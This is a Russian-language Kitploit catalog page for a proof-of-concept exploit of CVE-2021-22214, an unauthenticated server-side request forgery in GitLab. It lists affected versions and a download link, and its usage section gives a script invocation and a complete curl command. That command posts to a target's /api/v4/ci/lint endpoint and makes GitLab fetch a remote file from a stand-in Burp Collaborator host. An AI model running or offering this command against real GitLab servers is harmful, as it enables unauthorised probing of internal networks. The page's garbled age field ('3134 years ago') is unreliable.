
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
GitLab-SSRF-CVE-2021-22214 — Эксплойт-доказательство концепции для CVE-2021-22214 — межсерверной подделки запросов (SSRF) в вебхуках GitLab, позволяющей неаутентифицированным злоумышленникам выполнять внутренние HTTP-запросы. | Kitploit
Инструменты/GitHubGitHub/kh4sh3i/gitlab-ssrf-cve-2021-22214
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийСбор информацииВеб-безопасность
GitHubkh4sh3i/gitlab-ssrf-cve-2021-22214

GitLab-SSRF-CVE-2021-22214

Эксплойт-доказательство концепции для CVE-2021-22214 — межсерверной подделки запросов (SSRF) в вебхуках GitLab, позволяющей неаутентифицированным злоумышленникам выполнять внутренние HTTP-запросы.

Репозиторий
Сайт
3134 лет назадЕщё не проверено

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →
Поделиться

CVE-2021-22214

POC для CVE-2021-22214: Gitlab SSRF

Описание

Установленный GitLab содержит уязвимость Server-side request forgery (SSRF) в результате включения внутренней сети для вебхуков. Удалённый неаутентифицированный злоумышленник может использовать GitLab-инстанс с ограниченной регистрацией, заставляя его отправлять HTTP-запросы на произвольный домен по выбору злоумышленника.

Использование

  • python код

    root@kitploit:~


    usage:   python3 GitLab_SSRF.py <target> <burp_collaborator_url>
    
  • Curl команда

root@kitploit:~
curl -s –show-error -H 'Content-Type: application/json' https://TargetIP/api/v4/ci/lint –data '{ "include_merged_yaml": true, "content": "include:\n remote: http://Burp-Collaborator/test.yml"}' 

Затронутые версии

  • Gitlab >=10.5, <13.10.5
  • Gitlab >=13.11, <13.11.5
  • Gitlab >=13.12, <13.12.2

Ссылки

  • GitLab SSRF (CVE-2021-22214)
  • tenable.com
Скачать инструмент